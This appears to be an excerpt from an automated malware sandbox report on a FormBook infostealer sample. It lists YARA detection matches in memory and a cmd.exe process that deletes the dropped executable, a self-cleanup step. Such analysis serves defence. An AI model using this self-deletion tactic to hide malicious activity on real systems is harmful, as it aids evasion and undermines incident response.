Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.666143721.0000000000100000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.666143721.0000000000100000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.666143721.0000000000100000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.666244346.00000000002B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.666244346.00000000002B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.666244346.00000000002B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.666299275.00000000002E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.666299275.00000000002E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.666299275.00000000002E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1172 Parent PID: 2632

General

Start time:	17:31:36
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\ejecutable1.exe'
Imagebase:	0x4a890000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis